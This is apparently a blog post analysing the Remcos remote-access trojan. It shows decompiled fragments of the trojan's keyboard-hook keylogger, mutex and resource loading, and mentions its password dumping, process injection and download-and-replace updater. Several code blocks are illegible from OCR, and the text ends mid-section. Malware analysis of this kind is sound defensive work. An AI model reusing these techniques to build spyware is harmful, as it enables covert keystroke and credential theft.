# Analysing Remcos RAT's executable

krabsonsecurity.com/2018/03/02/analysing-remcos-rats-executable/


Posted on March 2, 2018

Remcos is a native RAT sold on the forums HackForums.net. It is an interesting piece of RAT (and the only one that is developed in a native language other than Netwire) and is heavily used by malware actors. Coded by the author, Viotto, it is self proclaimed to be a legal administration tool. Whether that is true or not is to be understood by people who have seen Remcos malware campaigns and the fact that the author also sells a crypter.

First thing we notice when looking at Remcos RAT is that it uses C++ and the CRT quite heavily. This leads to the output file being rather large (though still small by some standards) at 120kb.


```
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
  &v[illegible],
  off_41[illegible],
  &v[illegible]);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
  &v[illegible],
  &v[illegible]);
```

Another interesting thing is that Remcos allows you to extract the license (which is most likely based on the HWID) of the individual who created the stub easily by executing the file with the -l switch. If the sample is packed by a crypter that does not pass the command line parameter, you'll have to unpack it first.




```
[illegible]
```

Static Mutex (compared across multiple bins), runtime detection and hooking as well as memory signature anyone?



```
*(_DWORD *)Data = 0;
v17 = (CHAR *)OpenMutexA(0x100000u, 0, "Remcos_Mutex_Inj");
lpCmdLine = v17;
if ( v17 )
{
  WaitForSingleObject(v17, 0xEA60u);
  CloseHandle(lpCmdLine);
}
v104 = (char *)Data;
v103 = "Inj";
```

Simple resource loading using kernel32 APIs




```
; Attributes: bp-based frame

load_config_resource proc near

arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    esi
push    edi
push    0Ah                 ; lpType
push    offset aSettings  ; "SETTINGS"
push    0                   ; hModule
call    ds:FindResourceA
mov     edi, eax
push    edi                 ; hResInfo
push    0                   ; hModule
call    ds:LoadResource
push    eax                 ; hResData
call    ds:LockResource
push    edi                 ; hResInfo
push    0                   ; hModule
mov     esi, eax
call    ds:SizeofResource
mov     ecx, [ebp+arg_0]
pop     edi
mov     [ecx], esi
pop     esi
pop     ebp
retn
load_config_resource endp
```

Fragments from usage of the public password recovery tools developed by NirSoft (/stext is a command line switch used to dump passwords to a text file, reference):


[illegible]

Public pasted runpe (almost identical to this, the only difference is that the Unicode API is used and the input buffer is not freed at the end).



[illegible]

Disabling MSC via registry (I would be surprised if no AVs detect this as suspicious behaviour)




[illegible]


Repeatedly loading the same string over and over again using the .c_str() function (because one cannot store the same static string in a global/local variable and use it for these calls rather than obtaining it again and again every time)

[illegible]

File installation implementation:



[illegible]

Starting the debug console




```
int __cdecl start_debug_console(char a1)
{
  HWND v1; // eax
  char Format; // [esp+Ch] [ebp-3E8h]
  char v4; // [esp+Dh] [ebp-3E7h]
  __int16 v5; // [esp+3F1h] [ebp-3h]
  char v6; // [esp+3F3h] [ebp-1h]

  AllocConsole();
  v1 = (HWND)dword_419E70();
  hWnd = v1;
  if ( !a1 )
    ShowWindow(v1, 0);
  freopen("CONOUT$", "a", &iob[1]);
  memset(&v4, 0, 0x3E4u);
  v5 = 0;
  v6 = 0;
  strcpy(&Format, " * REMCOS v");
  strcat(&Format, "2.0.2 Pro");
  strcat(&Format, "\n * Breaking-Security.Net\n\n");
  return printf(&Format);
}
```

Very simple (and runtime detected) keylogger using SetWindowsHookExA (13 is the constant for WH_KEYBOARD_LL)




```
int __thiscall keylogger_hook(HHOOK *this)
{
  HHOOK *v1; // esi
  struct tagMSG Msg; // [esp+8h] [ebp-1Ch]

  v1 = this;
  dword_4097E8 = (int)this;
  if ( *this )
    goto LABEL_4;
  *this = SetWindowsHookExA(13, fn, 0, 0);
  while ( *v1 )
  {
LABEL_4:
    if ( !GetMessageA(&Msg, 0, 0, 0) )
      return 0;
    TranslateMessage(&Msg);
    DispatchMessageA(&Msg);
  }
  return 0;
}
```




```
  char v[illegible]; // [esp+[illegible]] [ebp-[illegible]]

  v1 = this;
  if ( !*((_BYTE *)this + [illegible]) )
    return 0;
  if ( byte_[illegible] != [illegible] )
  {
    v[illegible] = 0;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
      &v[illegible],
      "Offline Keylogger Stopped",
      &v[illegible]);
    sub_[illegible](v[illegible], v[illegible], v[illegible], v[illegible], v[illegible]);
  }
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
    &v[illegible],
    "Offline Keylogger Stopped",
    &v[illegible]);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
    &v[illegible],
    "[INFO]",
    &v[illegible]);
  get_time_date_string(v[illegible], v[illegible], v[illegible], v[illegible], v[illegible]);
  v[illegible] = *((_BYTE *)v1 + [illegible]) == 0;
  *((_BYTE *)v1 + [illegible]) = 0;
  if ( !v[illegible] )
  {
    if ( *v1 )
    {
      UnhookWindowsHookEx(*v1);
      *v1 = 0;
    }
  }
  return 0;
}
```

Downloading file using URLDownloadToFileW and then dropping VBS file to replace old executable with new executable for updating:

